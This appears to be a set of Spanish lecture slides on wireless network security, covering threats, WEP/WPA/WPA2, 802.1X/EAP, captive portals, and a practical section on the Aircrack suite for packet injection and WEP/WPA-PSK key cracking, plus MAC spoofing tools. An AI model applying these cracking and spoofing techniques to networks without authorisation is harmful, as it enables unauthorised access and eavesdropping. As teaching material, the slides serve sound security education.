En B se puede usar dos puentes o bien uno con dos etapas de radio



Hasta 54 Mb/s, compartidos entre ambos enlaces
Posible problema de estación oculta (entre A y C). Necesidad de utilizar mensajes RTS/CTS

Técnicas para aumentar la capacidad (agregación de enlaces)



Hasta 54 x 3 = 162 Mb/s

Imprescindible utilizar en este caso canales no solapados

- Introducción
- Arquitectura
- Conectividad
- Nivel físico
- Diseño de redes inalámbricas
- Puentes inalámbricos
- Seguridad

- Hoy en día, las Wireless LAN se están convirtiendo poco a poco en parte esencial de las redes LAN tradicionales:
  - Bajos costes de instalación
  - Disponibilidad
  - No requiere de software adicional
  - Movilidad
- La implantación se está realizando a mayor velocidad en los entornos domésticos y PYMES frente a grandes empresas
- Este mercado está menos concienciado de los problema de seguridad
  - El aire es un medio inseguro
  - Los estándares iniciales tienen muchos problemas de seguridad

Desafios en una red wireless

- Cualquiera dentro de un radio de 100 metros puede ser un intruso potencial
- Las acreditaciones del usuario se deben poder intercambiar con seguridad
- Debe ser capaz de asegurar la conexión con la red de trabajo correcta
- Los datos se deben poder transmitir con seguridad a través de la utilización apropiada de llaves de encriptación

Conceptos básicos

- ESSID: Extended Service Set Identifier
- SSID: cadena de 32 caracteres como máximo que es necesario conocer para unir un cliente a la red.
- Beacon Frames: paquetes que transmite un AP para anunciar su disponibiidad y características.
- WEP: Wired Equivalent Privacy, protocolo de encriptación a nivel 2 para redes Wireless puede ser WEP64, WEP128 y hasta 256.
- OSA: Open System Authentication
- SKA: Shared Key Authentication
- ACL: Access Control List, método mediante el cual sólo se permite unirse a la red a las direcciones MAC seleccionadas.

AMENAZAS DE LAS REDES WLAN (I)

- *Escuchas ilegales.*
- *Acceso no autorizado.*
- *Interferencias aleatorias e intencionadas.*
- *Amenazas físicas.*

AMENAZAS DE LAS REDES WLAN (II)

Escuchas ilegales

- Un tercero no autorizado escucha ilegalmente las señales de radio intercambiadas entre una estación inalámbrica y un punto de acceso, comprometiendo la confidencialidad de información.

- La realización de escuchas ilegales es un **ataque pasivo,** dado que quién esté realizando una escucha ilegal puede escuchar un mensaje sin alterar los datos, el emisor y el receptor deseado del mensaje pueden ni siquiera darse cuenta de la intrusión, evitando poder tomar medidas contra él.

AMENAZAS DE LAS REDES WLAN (III)

Acceso no autorizado

- Un intruso se introduce en el sistema de una red WLAN disfrazado de un usuario autorizado. Una vez dentro, el intruso puede violar la confidencialidad e integridad del tráfico de red
- Esto constituye un ejemplo de **ataque activo.**
- Una variante de los accesos no autorizados es el caso de los atacantes que engañan a las estaciones inalámbricas instalando un punto de acceso ilegal alternativo, capturando claves secretas y claves de inicio de sesión.
- Posible solución: Mecanismos de autenticación que aseguren que sólo los usuarios autorizados puedan acceder a la red y además permitir a las estaciones inalámbricas autenticar a los puntos de acceso sin revelar sus claves secretas ni contraseñas.

AMENAZAS DE LAS REDES WLAN (IV)

Interferencias aleatorias e intencionadas.

- Las interferencias de radio pueden degradar seriamente el ancho de banda (la tasa de transferencia de datos).
- Estas interferencias, suponen un ataque de **denegación de servicios (DoS).**
- En muchos casos, las interferencias son accidentales, pero también la interferencia puede ser intencionada. Si un atacante dispone de un transmisor potente, puede generar una señal de radio suficientemente fuerte como para cancelar las señales más débiles, interrumpiendo las comunicaciones.

AMENAZAS DE LAS REDES WLAN (V)

Amenazas físicas

- Una WLAN utiliza una serie de componentes físicos, incluyendo los puntos de acceso, cables, antenas, adaptadores inalámbricos y software. Los daños sufridos por cualquiera de estos componentes podrían reducir la intensidad de las señales, limitar el área de cobertura o reducir el ancho de banda, poniendo en cuestión la capacidad de los usuarios para acceder a los datos y a los servicios de información.

Protección de redes Inalámbricas .

Tipo de redes	Protección
Abiertas	Ninguna Filtrado MAC Ocultar SSID Portales Captivos VPN
Cifradas	WEP -40 bits WEP 128 Bits 802.1X – WEP WPA-PSK WPA-Empresa WPA2-PSK WPA2-Empresa

REDES ABIERTAS
Open Autenticación

- Este tipo de autenticación se basa en la encriptación posterior que se va a hacer de los datos enviados a través de la red inalámbrica.

- Aunque un cliente pueda validarse contra el punto de acceso, si no conoce las claves de encriptación de los datos no podrá enviar información.

- Sin embargo, si el administrador de la red no configura encriptación WEP (por defecto esta desactivada), cualquier usuario puede utilizar la red wireless sin necesidad de suministrar cualquier tipo de credencial.

REDES ABIERTAS
Open Autenticación

Filtrado MAC **NO SEGURO**
-- Falsificación de MAC (smac)
Ocultar SSID **NO SEGURO**
-- Se puede ver (kismet)
Portales Captivos **NO SEGURO**
-- Falsificación de MAC (smac)
VPN **SEGURO**
Dependiendo del tunel – por defecto seguro (MitM)

Validación de estaciones basada en dirección MAC

- El punto de acceso dispone de una lista de direcciones MAC de clientes que pueden utilizar la red inalámbrica limitando de esta manera la posibilidad de que se produzcan accesos no autorizados a la red.

- **MAC-Spoofing:** Un posible intruso, con un analizador de protocolos, captura direcciones MAC de clientes y configura su propia tarjeta WLAN para que tenga una dirección MAC válida.

Portal Captivo


- Un **portal captivo** es un programa o máquina de una red informática que vigila el tráfico HTTP y fuerza a los usuarios a pasar por una página especial si quieren navegar por Internet de forma normal.
- A veces esto se hace para pedir una autenticación válida, o para informar de las condiciones de uso de un servicio wireless.
- Un *portal cautivo* se instala en la puerta de enlace de la red, puede ser un ordenador haciendo de router, o un router hardware. El programa intercepta *todo* el tráfico HTTP hasta que el usuario se autentifica. El portal se encargará de hacer que esta sesión caduque al cabo de un tiempo.
- También puede empezar a controlar el ancho de banda usado por cada cliente.

Portal Captivo

- Se usan sobre todo en redes inalámbricas abiertas, donde interesa mostrar un mensaje de bienvenida a los usuarios y para informar de las condiciones del acceso.
- Nos permite controlar la autenticación de los usuarios así como el tiempo de conexión.

- http://es.wikipedia.org/wiki/Portal_cautivo
- Nocat, Mikrotik, Pfsense, ZeroShell

- Wiuz
  - Red abierta sin cifrar
  - Servidor NoCat
  - Fácil acceso y configuración
  - Red con mayor número de usuarios
  - Sin restricciones actuales


RADIUS
LDAP
Gateway -NoCat
DHCP
Cliente
Acceso al medio
(Sin encriptación)
Solicitud parametros red (DHCP)
Dir.IP,máscara,gateway,
servidores DNS, WINS
Acceso bloqueado salvo:
- dns
- http redireccionado
Acceso a internet
HTTP
Redirección HTTP a portal
autenticación (HTTPS)
Usuario / password (HTTPS)
Usuario/pass
Usuario/pass
Ventana de autorización / renovación
automática
Usuario OK
GRUPO RADIUS
Usuario OK
GRUPO LDAP
Acceso a internet
NoCat login agent - Mic...
nocat
AUTHENTICATION
Deje esta ventana abierta, y su
autenticacion será renovada
automáticamente cada 450 segundos.
Esta ventana puede ser minimizada.
LOGOUT
Maquina autorizada

REDES CIFRADAS

WEP -40 bits	**NO SEGURO**
WEP 128 Bits	**NO SEGURO**
802.1X – WEP	SEGURO con rotación de claves
WPA-PSK	SEGURO dependiendo de la clave
WPA-Empresa	SEGURO
WPA2-PSK	SEGURO dependiendo de la clave
WPA2-Empresa	SEGURO

Introducción al WEP

- Sistema de encriptación estándar 802.11
- Se implementa en la capa MAC
- Soportada por la mayoría de vendedores
- Cifra los datos enviados a través de las ondas
- Utiliza el algoritmo de encriptación RC4

Funcionamiento WEP

- Concatena la llave simétrica compartida, de 40 ó 104 bits, de la estación con un vector de inicialización aleatorio (IV) de 24

- Se genera un número pseudo-aleatório, de longitud igual al payload (datos + CRC), y un valor de 32 bits para chequear la integridad (ICV)

- Esta llave y el ICV, junto con el payload (datos + CRC), se combinan a través de un proceso XOR que producirá el texto cifrado

- La trama enviada incluye el texto cifrado, y el IV e ICV sin cifrar

Funcionamiento WEP

- El ICV actúa como checksum, será utilizado por la estación receptora para recalcularlo y compararlo con la recibida

- Si el ICV no concuerda con el ICV calculado, se descarta la trama e incluso al emisor de la misma

- El IV se utiliza para descifrar, junto con la llave simétrica compartida, los datos y el CRC de la trama

Debilidades WEP

- Longitud del vector IV insuficiente (24 bits)
- El IV se repetirá cada cierto tiempo de transmisión continua para paquetes distintos, pudiendo averiguar la llave compartida
- Utilización de llaves estáticas, el cambio de llave se debe realizar manualmente
- A pesar de todo, WEP ofrece un mínimo de seguridad

Herramientas para crackear WEP

- AirSnort
- airCrack
- Interceptando aproximadamente 100 Mb de tráfico pasamos a tener acceso a 1 Gb
- 3.000 llaves cada semana son débiles
- 2.000 paquetes débiles son suficientes para adivinar un password

Ataques y vulnerabilidades

- Ataques pasivos
  - Escuchas
  - Análisis de tráfico
- Ataques activos
  - Retransmisión de mensajes
  - Suplantación de identidades
  - Denegación de servicio
  - Modificación de mensajes

Ataques y vulnerabilidades

- El riesgo de utilización del keystream
  - Diccionarios de desencriptación
  - Gestión de claves
- Autenticación de mensajes
  - Modificación del mensaje
  - Inyección de mensajes
- Desencriptación de mensajes
  - Redirección IP

Wi-Fi Protected Access (WPA)

- Disponible desde Abril de 2003
- Comienzan certificaciones
- Obligatorio desde Diciembre 2003
- Es más fuerte que WEP
- Se puede actualizar por medio de firmware o software tanto los PA como las tarjetas
- Se aprovecha el hardware existente
- Se basa en TKIP – un protocolo “temporal”
- Uso empresarial basado en 802.1x
- WPA HOME: Uso casero basado en PSK (Pre Shared Key). También se lo llama WPA-PERSONAL

Wi-Fi Protected Access (WPA)

El protocolo TKIP está compuesto por los siguientes elementos:
-Un código de integración de mensajes (MIC), encripta el checksum incluyendo las direcciones físicas (MAC) del origen y del destino y los datos en texto claro de latrama 802.11. Esta medida protege contra los ataques por falsificación.

-Contramedidas para reducir la probabilidad de que un atacante pueda aprender o utilizar una determinada llave.


- Utilización de un IV (vector de inicialización) de 48 bits llamado TSC (TKIPSequence Counter) para protegerse contra ataques por repetición, descartando los paquetes recibidos fuera de orden.

WPA Empresarial

- Soporta 802.1x
- Autenticación mutua
- EAP
- Requiere hard cliente actualizado o WPA nativo
- Requiere un suplicante que soporte WPA
- AP WPA nativo o actualizado
- Servidor autenticación - RADIUS

WPA2

- Implementación de 802.11i de la WI-FI Alliance
- Se requiere nuevos AP
- Los PDAs antiguos tampoco sirven
- Algunos clientes pueden servir
- Septiembre 2004 – Primeras Certificaciones
- WPA y WPA2 son compatibles
- Existe la opción de trabajar en modo mixto:WPA/WPA2
- Upgrade de WPA a WPA2:soft,hard
- WPA2 Personal password
- WPA2 Enterprise 802.1x y EAP
- Basado en Algoritmo AES
- WPA2 FIPS 140-2


Seguridad
Privacy
40 bit RC4.24 bit IV
Auth
SSID & Shared key
Integrity
CRC
WEP
Privacy
Per packet keying
(RC4) with 48 bit IV
Auth
802.1x + EAP
Integrity
MIC
WPA
802.11i
Privacy
AES
Auth
802.1x + EAP
Integrity
MIC
1999
2003
2004
fechas

Qué es 802.1x

• Provee un método para la autenticación y autorización de conexiones a una RED INALÁMBRICA

• Autenticación basada en el usuario; puede usar credenciales tales como contraseñas o Certificados

• Utiliza EAP (Extensible Authentication Protocol) entre la estación móvil y el punto de Acceso

• Aprovechamiento de protocolos AAA tales como RADIUS para centralizar autenticación y autorizaciones

Seguridad 802.1x

- Por qué RADIUS

– La autenticación se basa en el usuario, en vez de basarse en el dispositivo

– Elimina la necesidad de almacenar información de los usuarios en cada access point de la RED, por tanto es considerablemente más fácil de administrar y configurar

– RADIUS ya ha sido ampliamente difundido para otros tipos de autenticación en la red de trabajo

Seguridad 802.1x

- Protocolo de Autenticación Extensible (EAP)

– Los tipos de autenticación EAP proveen de seguridad a las redes 802.1x


Protege las credenciales
Protege la seguridad de los datos

- Tipos comunes de EAP
  EAP-TLS, EAP-TTLS, EAP-MD5, EAP-Cisco Wireless (LEAP), EAP-PEAP

Comparativa de protocolos EAP


Tema	EAP-MD5	LEAP (Cisco)	EAP-TLS (MS)	EAP-TTLS (Funk)	EAP-PEAP
Solución de Seguridad	Estándar	Patente	Estándar	Estándar	Estándar
Certificados-Cliente	No	N/A	Sí	No (opcional)	No (opcional)
Certificados-Servidor	No	N/A	Sí	Sí	Sí
Credenciales de Seguridad	Ninguna	Deficiente	Buena	Buena	Buena
Soporta Autentificación de Base de Datos	Requiere Borrar la Base de Datos	Active Directory, NT Domains	Active Directory	Act. Dir., NT Domains, Token Systems, SQL, LDAP	------
Intercambio de llaves dinámicas	No	Sí	Sí	Sí	Sí
Autenticación Mútua	No	Sí	Sí	Sí	Sí

EAP-TLS (Extensible Authentication Protocol with Transport Layer Security),protocolo de autenticación basado en certificados y soportado por Windows XP.
Necesita la configuración de la máquina para establecer el certificado e indicar el servidor de autentificación.
- PEAP (Protected Extensible Authetication Protocol), proporciona una autentificación basada en el password. En este caso, solamente el servidor de autentificación necesitaría un certificado.
- EAP-TTLS (EAP with Tunneled Transport Layer Security), parecido al PEAP, está implementado en algunos servidores Radius y en software diseñado para utilizarse en redes 802.11 (inalámbricas).
- LEAP (Lightweigh EAP), propiedad de Cisco y diseñado para ser portable a través de varias plataformas wireless. Basa su popularidad por ser el primero y durante mucho tiempo el único mecanismo de autenticación basado en password y proporcionar diferentes clientes según el sistema operativo.


RADIUS
LDAP
Cliente
Gateway -NoCat
DHCP
Acceso bloqueado salvo:
- Autorización WPA
Solicitud Acceso al medio
EAP ID req.
EAP ID
RADIUS Access Req.
EAP Auth. Req.
RADIUS challenge
Cert. Servidor RADIUS
Tunel
(certificados)
Cliente-RADIUS
Auth. Response
User /pass con cert. RADIUS
Usuario/pass
Usuario OK
GRUPO LDAP
Clave WPA de sesión
TKIP
(encrip.wifi)
EAP Accept
Clave WPA broadcast
RADIUS accept
Clave WPA sesión
Acceso al medio
Solicitud parametros red
(DHCP)
Dir.IP,máscara,gateway,
servidores DNS, WINS
Acceso a internet

Practica : WIFISLAX 3.1

Hacking wireless con la suite Aircrack



SUITE AIRCRACK

- Airmon: activar el modo monitor de las tarjetas wireless
- Airodump: captura de paquetes
- Aireplay: inyección de paquetes
- Aircrack: crackear claves WEP y WPA-PSK
- Airdecap: descifrar archivos de capturas WEP/WPA
- Packetforge: creación de paquetes cifrados
- Airtun: creación de interfaces virtuales

- Cada AP envía alrededor de 10 paquetes llamados “beacon frames” cada segundo. Estos “beacon frames” contienen la siguiente información:
  - Nombre de la red (SSID/ESSID)
  - Cifrado empleado
  - Velocidades soportadas por el AP
  - Canal en que se encuentra la red
- Esta información aparecerá en la utilidad que use para conectarse a la red. Se muestra cuando ordena a su tarjeta que escanee o busque las redes que están a nuestro alcance con iwlist <interface> scan y también cuando ejecutamos airodump-ng.
- Cada AP y cada cliente tienen una dirección MAC única consistente en 6 pares de números hexadecimales, por ejemplo 00:01:23:4A:BC:DE.

- El SSID (Service Set IDentifier) es un código incluido en todos los paquetes de una red inalámbrica para identificarlos como parte de esa red.
- El código consiste en un máximo de 32 caracteres alfanuméricos. Todos los dispositivos inalámbricos que intentan comunicarse entre sí deben compartir el mismo SSID.
- Existen algunas variantes principales del SSID, las redes en infraestructura utilizan el término ESSID (E de extendido). Nos podemos referir a cada uno de estos tipos como SSID en términos generales. A menudo al SSID se le conoce como nombre de la red.
- Uno de los métodos más básicos de proteger una red inalámbrica es desactivar el *broadcast* del SSID, ya que para el usuario medio no aparecerá como una red en uso. Sin embargo no debería ser el único método de defensa para proteger una red inalámbrica. Se deben utilizar también otros sistemas de cifrado y autentificación.

- Para conectarnos a una red wireless, tenemos varias posibilidades. En la mayoría de los casos se usa un sistema de autenticación abierta (Open Authentication).
  - El cliente le pregunta al AP acerca de la autenticación.
  - El AP contesta: OK, estás autenticado.
  - El cliente pregunta al AP sobre la asociación
  - El AP contesta: OK, estás conectado.
- Podemos encontrar algún problema cuando intentamos la conexión:
  - WPA/WPA2 está en uso, se necesita autenticación. El AP nos denegará la conexión en el segundo paso.
  - El punto de acceso tiene configurada una lista de clientes permitidos (filtrado MAC/IP), y no permite conectarse a nadie más.
  - El punto de acceso usa autenticación compartida (Shared Key Authentication).

GESTIONAR LA CONEXIÓN WIFI: comandos básicos

- Para algunos comandos como iwconfig y iwlist es necesario tener instaladas correctamente las linux-wireless-extensions
- iwconfig : sin parámetros, nos dirá las interfaces que tenemos
- iwconfig [interface] [opción]
  - **[interface]**: tipo eth0, ath0
    - *iwconfig ath0*: Nos dará toda la información de la configuración de red inalámbrica (nombre de red, canal, nivel de señal, velocidad, potencia, encriptación de wep, punto de acceso.
    - *iwconfig --version*: Nos dirá la versión que utilizamos de las wireless-extensions y la recomendada para nuestro interface inalámbrico.

GESTIONAR LA CONEXIÓN WIFI: comandos básicos

- iwconfig [interface] [opción]
  - **[opcion]**
    - *essid*: añadir nombre de la red.
    - *mode monitor*: permite esnifar tráfico.
    - mode ad-hoc: conexión sin AP
    - mode manager: modo conexión infraestructura
    - channel: canal de escucha a emplear
    - freq: seleccionar una frecuencia determinada de canal
    - rate: fijar la velocidad del AP, ancho de banda
    - frag: valor de fragmentación
    - power period: tiempo de actividad para la tarjeta

GESTIONAR LA CONEXIÓN WIFI: comandos básicos

- iwconfig [interface] [opción]
  - **[opcion]**
    - freq: seleccionar una frecuencia determinada de canal

canal 1 = 2.412G canal 2 = 2.417G canal 3 = 2.422G
canal 4 = 2.427G canal 5 = 2.432G canal 6 = 2.437G
